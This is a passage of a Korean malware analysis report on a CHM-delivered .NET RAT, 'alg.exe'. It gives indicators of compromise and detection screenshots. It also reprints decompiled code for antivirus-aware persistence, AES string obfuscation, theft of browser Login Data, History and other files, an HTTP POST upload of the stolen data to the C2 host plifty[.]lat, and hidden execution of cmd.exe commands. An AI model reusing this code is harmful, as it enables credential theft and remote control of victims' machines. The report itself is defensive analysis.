39    var subFolders = new Enumerator(folder.SubFolders);
40    for (; !subFolders.atEnd(); subFolders.moveNext()) {
41      var sub = subFolders.item();
42      if (sub.Name.indexOf(g("Q0")) >= 0) return true; // V3
43    }
44    return false;
45  }
```

[그림 3-10] isV3 함수

○ 이전 함수에서 False를 반환(AhnLab 또는 V3 폴더가 존재하지 않음)할 경우, alg.exe를 실행합니다. True를 반환(V3 폴더가 존재)할 경우, 시스템이 시작될 때 alg.exe가 실행될 수 있도록 레지스트리 자동 실행 경로에 등록합니다.

```
106   if (isV3() !== true) ws.Exec(appPath);
107   else ws.RegWrite(appReg, appPath, regType);
```

[그림 3-11] alg.exe 실행 조건문



[그림 3-12] AMSI 를 통한 실행 스크립트 탐지

3.4. alg.exe

○ 같은 시기의 유사한 CHM 공격에서 “alg.exe”라는 파일명을 가진 RAT 유형의 악성코드를 확보했고 분석을 진행했습니다.

파일명	alg.exe
파일 타입	64Bit / EXE / .NET
MD5	a8c5fc1b5fd0f45c1598dc78204b72f6
PDB	D:₩MyProjects₩SelfTraining₩Csharp₩ReconApp-Final₩ReconApp₩obj₩x64₩Release₩alg.pdb
C2	plifty[.]lat/uEH5J

[표 3-2] alg.exe 상세 정보

○ 해당 악성코드의 일부 문자열은 탐지 및 분석을 피하기 위해 [AES-256 + BASE64] 알고리즘을 통해 암호화 되어 있습니다.


```
// Token: 0x04000007 RID: 7
private const string _MuiCache1 = "T4Nz2Xb8sckEJmve/fvRbXijQXbYm3HGZol/jickMKctgQ3gaAoSwhy2bHCvnspJ";

// Token: 0x04000008 RID: 8
private const string _ChromeUserData = "7Ir3prXxaNrY1TrpYIdoaJY/joOH9O5DrqYDmtnygBmu/EJ6cPMmFB27VH6iQIsg";

// Token: 0x04000009 RID: 9
private const string _EdgeUserData = "VFKRQ6OXYbs6zYgBUn6xsr21utpLY+jxOM+8wcYOp7HOgwJlffY+PTZ2r3V63UNw";

// Token: 0x0400000A RID: 10
private const string _Recent = "c5mHUXcCm8joJBkyS3iG5udRGJdWP9sCAHYtGictSvn6XpyO/XQwRBTFRLUAORak";

// Token: 0x0400000B RID: 11
private const string _ShellMuiCache = "BDuZUpHskAOyOsdBYIra+Z5NGOmNc4lukXljfjDCg5tOzZE9NnMgLUFzZ1ttD1maG8zuc9ckCl7QTCTVRhhitkspdLikBryKJeC/k6cw2qo=";

// Token: 0x0400000C RID: 12
private const string _AssistantStore = "T4Nz2Xb8sckEJmve/fvRbfLwEJ5RAOXO1JSFzLkt7to5OH5+1BNxHwkHqT4FG/pwUY6Vj7VHeXlfowMbmzhsCFch7noO2LDE6tDOaO6gW5wBQUe6deL9F6nJKxlXZtU3";

// Token: 0x0400000D RID: 13
private const string _AssistantPersist = "T4Nz2Xb8sckEJmve/fvRbfLwEJ5RAOXO1JSFzLkt7to5OH5+1BNxHwkHqT4FG/pwUY6Vj7VHeXlfowMbmzhsCFch7noO2LDE6tDOaO6gW5yXtzra3liJDWJRNK3e/pd1";
```

[그림 3-13] 난독화된 문자열

```
internal class Decrypt
{
    // Token: 0x0600001A RID: 26 RVA: 0x00002F70 File Offset: 0x00001170
    public static string GetDecrypt(string encrypted)
    {
        string result = "";
        using (Aes aes = Aes.Create())
        {
            ICryptoTransform cryptoTransform = aes.CreateDecryptor(Decrypt.key, Decrypt.iv);
            byte[] array = Convert.FromBase64String(encrypted);
            byte[] bytes = cryptoTransform.TransformFinalBlock(array, 0, array.Length);
            result = Encoding.UTF8.GetString(bytes);
        }
        return result;
```

[그림 3-14] 문자열 복호화 루틴

○ 복호화에 필요한 KEY, IV 값은 “Unknown error...” 문자열로 분석을 방해하기 위해 에러 관련 문자열로 위장하고 있습니다. 해당 정보를 통해 오픈 소스 웹 프로그램인 CyberChef[5]로 난독화된 정보를 확인할 수 있습니다.



[그림 3-15] 복호화 과정

[5] CyberChef 웹 사이트

○ 해당 악성코드가 실행될 경우, 먼저 “C:/Users/Public/Pictures” 경로에 랜덤한 파일명을 가진 텍스트 파일을 생성하고 탈취 데이터를 압축할 zip 파일의 이름을 랜덤으로 지정합니다.

```
private void GetLogPath()
{
    string folderPath = Environment.GetFolderPath
      (Environment.SpecialFolder.CommonPictures);
    this.pathLog = folderPath + "₩₩" + this.GetRandomFileName() + ".txt";
    this.pathZip = folderPath + "₩₩" + this.GetRandomFileName() + ".zip";
    MainProc.fs = File.CreateText(this.pathLog);
}
```

[그림 3-16] 텍스트 및 zip 파일의 경로와 파일명

○ 다음으로 시스템에 존재하는 드라이브의 타입과 볼륨 라벨 및 파일 시스템 등의 정보를 수집합니다.

○ 이후, ‘Program Files/Ahnlab’, ‘Appdata/Local’, ‘Appdata/Roaming’ 경로의 하위에 존재하는 파일 및 폴더의 이름과 수정 시간 및 크기 등의 정보를 이전 과정에 생성한 텍스트 파일에 저장합니다.


```
private void GetExplorerInfo()
{
    this.winDrive = Path.GetPathRoot(Environment.SystemDirectory);
    DriveInfo[] drives = DriveInfo.GetDrives();
    foreach (DriveInfo driveInfo in drives)
    {
        MainProc.fs.WriteLine(driveInfo.Name);
        MainProc.fs.WriteLine("  Drive type : {0}", driveInfo.DriveType);
        if (driveInfo.IsReady)
        {
            MainProc.fs.WriteLine("  Volumn label : {0}", driveInfo.VolumeLabel);
            MainProc.fs.WriteLine("  File system : {0}", driveInfo.DriveFormat);
            MainProc.fs.WriteLine("  Total size of drive : {0}", this.SizeToString
              (driveInfo.TotalSize));
            MainProc.fs.WriteLine("  Total available space : {0}", this.SizeToString
              (driveInfo.TotalFreeSpace));
            MainProc.fs.WriteLine("  Available space to current user : {0}",
              this.SizeToString(driveInfo.AvailableFreeSpace));
        }
        MainProc.fs.WriteLine();
    }
    foreach (DriveInfo driveInfo2 in drives)
    {
        this.ExploreDir(driveInfo2.Name, (driveInfo2.Name == this.winDrive) ? 2 : 4,
          0);
    }
    this.ExploreDir(this.winDrive + Decrypt.GetDecrypt("7UEep3ZOKhDLLykJh
      +vHiehjlsJpdvVL4o3hqQAEvF4="), 1, 0);
    // Program Files₩AhnLab

    this.ExploreDir(this.winDrive + Decrypt.GetDecrypt
      ("f8HyXSjMj4bbDPBJIf1WHibWY6Hf7YR5jr1getPEzSc="), 1, 0);
    // Program Files (x86)₩AhnLab

    this.ExploreDir(this.winDrive + "Users", 4, 0);
    this.userName = Environment.UserName;
    MainProc.fs.WriteLine(this.userName + "₩n");
    this.ExploreDir(this.winDrive + "Users₩₩" + this.userName + Decrypt.GetDecrypt
      ("4faUWTXqbLa3ReOG/5n+iA=="), 3, 0);
    // ₩AppData₩Local

    this.ExploreDir(this.winDrive + "Users₩₩" + this.userName + Decrypt.GetDecrypt
      ("c5mHUXcCm8joJBkyS3iG5qtrSRVilAJcehoAlXzCBVk="), 1, 0);
    // ₩AppData₩Roaming
}
```

[그림 3-17] 드라이브 및 백신 정보 확인

○ 다음으로 Edge, Chrome 브라우저의 Web Data와 History 및 Bookmarks 등과 같은 사용자의 활동 데이터가 저장되어 있는 파일들을 수집해 압축 파일에 추가합니다.

```
private void ZipProfileHistory(string path)
{
    if (!Directory.Exists(path))
    {
        return;
    }
    try
    {
        foreach (string path2 in Directory.GetDirectories(path, "Extension*"))
        {
            this.ExploreDir(path2, 1, 0);
        }
    }
    catch (Exception)
    {
    }
    Zip.AddToZip(this.pathZip, path + Decrypt.GetDecrypt
      ("6BFhyp4iJolrUO9Vu7j9rQ5F9w2Ylkh1XxEQ6culqao="), true);
    // ₩Local Extension Settings

    Zip.AddToZip(this.pathZip, path + "₩₩Web Data", true);
    Zip.AddToZip(this.pathZip, path + "₩₩History", true);
    Zip.AddToZip(this.pathZip, path + "₩₩Bookmarks", true);
    Zip.AddToZip(this.pathZip, path + "₩₩Login Data", true);
}
```

[그림 3-18] 웹 브라우저의 사용자 정보 파일 수집



[그림 3-19] 웹 브라우저 파일 수집 탐지

○ 또한, 최근에 사용자가 어떤 파일을 실행했는지 파악하기 위해 'AppData/Roaming/Microsoft/Windows/Recent' 경로 하위의 모든 파일 및 폴더를 수집해 압축 파일에 추가합니다. 이후, 아래의 경로에 해당하는 모든 레지스트리 정보를 텍스트 파일에 저장합니다.

```
private void GetRecentHistory()
{
    string str = this.winDrive + "Users₩₩" + this.userName;
    Zip.AddToZip(this.pathZip, str + Decrypt.GetDecrypt
      ("c5mHUXcCm8joJBkyS3iG5udRGJdWP9sCAHVtGictSvn6XpyO/XQwRBTFRLUAORak"), true);
    // ₩AppData₩Roaming₩Microsoft₩Windows₩Recent

    MainProc.fs.WriteLine("₩n*** Registry Keys ***₩n");
    this.GetRegSubKeys(Decrypt.GetDecrypt("T4Nz2Xb8sckEJmve/fvRbXijQXbYm3HGZol/
      jlckMKctgQ3gaAoSwhy2bHCvnspJ"));
    // Software₩Microsoft₩Windows₩ShellNoRoam₩MUICache

    this.GetRegSubKeys(Decrypt.GetDecrypt("BDuZUpHskAOyOsdBVIra
      +Z5NGOmNc4lukXljfjDCg5tOzZE9NnMgLUFzZ1ttD1maG8zuc9ckCl7QTCTVRhhitkspdLikBryKJeC/
      k6cw2qo="));
    // Software₩Classes₩Local Settings₩Software₩Microsoft₩Windows₩Shell₩MuiCache

    this.GetRegSubKeys(Decrypt.GetDecrypt("T4Nz2Xb8sckEJmve/fvRbfLwEJ5RAOXO1JSFzLkt7to5OH5
      +1BNxHwkHqT4FG/pwUY6Vj7VHeXIfowMbmzhsCFch7noO2LDE6tDOaO6gW5wBQUe6deL9F6nJKxlXZtU3"));
    // Software₩Microsoft₩Windows NT₩CurrentVersion₩AppCompatFlags₩Compatibility Assistant
      ₩Store

    this.GetRegSubKeys(Decrypt.GetDecrypt("T4Nz2Xb8sckEJmve/fvRbfLwEJ5RAOXO1JSFzLkt7to5OH5
      +1BNxHwkHqT4FG/pwUY6Vj7VHeXIfowMbmzhsCFch7noO2LDE6tDOaO6gW5yXtzra3IiJDWJRNK3e/pd1"));
    // Software₩Microsoft₩Windows NT₩CurrentVersion₩AppCompatFlags₩Compatibility Assistant
      ₩Persisted

    MainProc.fs.Close();
    Zip.AddToZip(this.pathZip, this.pathLog, false);
}
```

[그림 3-20] 사용자 파일 수집 및 최근 실행 파일 목록 수집


경로	설명
Software/Microsoft/Windows/ShellNoRoam/MUICache	실행한 응용 프로그램 정보
Software/Classes/Local Settings/Software/Microsoft/Windows/Shell/MuiCache	
Software/Microsoft/Windows NT/CurrentVersion/AppCompatFlags/Compatibility Assistant/Store	
Software/Microsoft/Windows NT/CurrentVersion/AppCompatFlags/Compatibility Assistant/Persisted1	

[표 3-3] 레지스트리 상세 정보

○ 데이터 수집을 완료할 경우, WebClient 클래스를 통해 HTTP POST 요청을 생성하고 수집한 모든 데이터를 공격자의 C2 서버(plifty[.]lat)로 전송합니다. 전송을 완료한 뒤 생성한 텍스트 파일과 압축 파일을 삭제합니다.

```
private void UploadToServer()
{
    Random random = new Random();
    int num = random.Next(11, 37);
    int i = 0;
    while (i < num)
    {
        bool flag = random.Next() != 0;
        int num2 = 23;
        if ((flag ? 1 : 0) % num2 == 0 && ++i == num)
        {
            try
            {
                WebClient webClient = new WebClient();
                webClient.Encoding = Encoding.UTF8;
                string text = string.Format("---------B{0:x}B---------", DateTime.Now.Ticks);
                webClient.Headers.Add("Content-Type", "multipart/form-data; boundary=" + text);
                string decrypt = Decrypt.GetDecrypt("v8LdAWODAiLLWIoQ5IjoRf5qvE344NMeR6WgPXX
                  +cx5PJINMLEIUtjr2hDRVN/aI");
                // Content-Type: application/octet-stream

                string decrypt2 = Decrypt.GetDecrypt
                  ("3HBo9qkoWnLOf7IcGTgO44DFaKgkOOUGLBj2IOzIQOTj7xCcyrRSuZkEYYmMdOWymSHoOcNH
                  +1cAg/6sKuAXpg==");
                // Content-Disposition: form-data; name="file"; filename=

                string s = string.Concat(new string[]
                {
                    string.Format("--{0}₩r₩n", text),
                    decrypt2,
                    string.Format("₩"{0}₩"₩r₩n", Path.GetFileName(this.pathZip)),
                    decrypt,
                    "₩r₩n₩r₩n"
                });
                string s2 = string.Format("₩r₩n--{0}--₩r₩n", text);
                List<byte> list = new List<byte>();
                list.AddRange(webClient.Encoding.GetBytes(s));
                list.AddRange(File.ReadAllBytes(this.pathZip));
                list.AddRange(webClient.Encoding.GetBytes(s2));
                webClient.UploadData(this.uri, "POST", list.ToArray());
            }
            catch
            {
            }
            try
            {
                File.Delete(this.pathLog);
                File.Delete(this.pathZip);
            }
            catch
            {
            }
        }
```


[그림 3-21] 데이터 업로드 코드



[그림 3-22] C2 서버 연결 탐지

이벤트 시각	이벤트 상세 분류	이벤트 요약
2023-09-20 10:56:02	FileDelete	alg.exe 프로세스가 C:₩Users₩Public₩Pictures₩xvq1w3up0yn.zip 파일을 삭제했습니다.
2023-09-20 10:56:02	FileDelete	alg.exe 프로세스가 C:₩Users₩Public₩Pictures₩41womnhl3ql.txt 파일을 삭제했습니다.
2023-09-20 10:56:00	FileCreate	alg.exe 프로세스가 C:₩Users₩Public₩Pictures₩41womnhl3ql.txt 파일을 생성했습니다.
2023-09-20 10:56:00	FileRead	alg.exe 프로세스가 C:₩Users₩Public₩Pictures₩xvq1w3up0yn.zip 파일을 Read 했습니다.
2023-09-20 10:56:00	FileCreate	alg.exe 프로세스가 C:₩Users₩Public₩Pictures₩xvq1w3up0yn.zip 파일을 생성했습니다.

[그림 3-23] 파일 생성 및 삭제 이벤트



[그림 3-24] 탈취 파일 목록 및 상세 정보

경로	설명
%USERPROFILE%/AppData/Roaming/Microsoft/Windows/Recent	사용자가 최근에 실행한 파일 목록
%USERPROFILE%/AppData/Local/[Edge/Chrome]/User Data/ Default/Local Extension Settings	확장 프로그램 설정 정보
%USERPROFILE%/AppData/Local/[Edge/Chrome]/User Data/ Default/Web Data	사용자가 저장한 자동 완성 정보
%USERPROFILE%/AppData/Local/[Edge/Chrome]/User Data/ Default/History	사용자가 방문한 웹 사이트 정보
%USERPROFILE%/AppData/Local/[Edge/Chrome]/User Data/ Default/Bookmarks	북마크 정보
%USERPROFILE%/AppData/Local/[Edge/Chrome]/User Data/ Default/Login Data	자동 저장된 계정 정보

[표 3-4] 탈취 파일 목록

○ 또한, 공격자의 명령을 받아 CMD 명령어를 실행하는 기능이 존재하며, 해당 기능을 통해 공격자는 추가 악성 행위를 수행할 수 있습니다.

```
private string RunCommand(string cmdLine)
{
    Process process = new Process();
    process.StartInfo.FileName = Decrypt.GetDecrypt("qw
      +DUejhFDofeAYvTZnOFQ==");
    // cmd.exe

    process.StartInfo.WindowStyle = ProcessWindowStyle.Hidden;
    process.StartInfo.CreateNoWindow = true;
    process.StartInfo.Arguments = "/c " + cmdLine;
    process.StartInfo.StandardOutputEncoding = Encoding.Default;
    process.StartInfo.RedirectStandardOutput = true;
    process.StartInfo.RedirectStandardError = true;
    process.StartInfo.UseShellExecute = false;
    process.Start();
    string text = process.StandardOutput.ReadToEnd();
    string text2 = process.StandardError.ReadToEnd();
    process.WaitForExit();
    if (text == "")
    {
        if (text2 == "")
        {
            text = "(Success)₩n";
        }
        else
        {
            text = text2;
        }
    }
    return text;
}
```

[그림 3-25] RunCommand 함수


4. 유사도 분석 (Similarity Analysis)

